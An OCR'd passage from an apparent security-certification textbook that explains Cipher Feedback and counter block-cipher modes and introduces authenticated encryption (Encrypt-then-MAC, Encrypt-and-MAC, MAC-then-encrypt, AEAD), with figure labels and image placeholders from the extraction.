

Initialization Vector (IV)
Secret Key
Block Cipher Encryption
Secret Key
Block Cipher Encryption
XOR
XOR
Plaintext
Plaintext
Ciphertext
Ciphertext

Figure 20.12: Cipher Feedback (CFB) mode encryption

- **Counter Mode**

  The counter mode is a block cipher mode of operation that uses a counter value in the encryption and decryption process. A counter value is initiated and sent as the input to the block cipher encryption algorithm with a secret key, and the result is subjected to the XOR operation with a block of plaintext. The output is the ciphertext block. This process is performed in a sequential manner to encrypt all the other plaintext blocks.

  On the destination side, this mode uses the same counter values and secret keys. The same encryption algorithm is used to encrypt the counter value and secret key, the result is subjected to the XOR operation with the obtained ciphertext block, and the output contains plaintext.

  The counter mode eliminates the problem of error propagation because it does not use previously generated ciphertext in encryption or decryption. The counter mode requires synchronized counter values on both the source and destination sides.




Secret Key
Counter value
Block Cipher Encryption
Counter value
Block Cipher Encryption
XOR
Plaintext
XOR
Plaintext
Ciphertext
Ciphertext

Figure 20.13: Counter mode encryption



Modes of Authenticated Encryption

- Modes of authenticated encryption ensure the **integrity** and **confidentiality** of transmitted messages and rectifies the problem of chosen ciphertext attacks

Authenticated Encryption with Message Authentication Code (MAC)

- The message authentication code (MAC) is a value obtained by **hashing a plaintext message** using a shared secret key
  - Encrypt-then-MAC (EtM)
  - Encrypt-and-MAC (E&M)
  - MAC-then-encrypt (MtE)

Authenticated Encryption with Associated Data (AEAD)

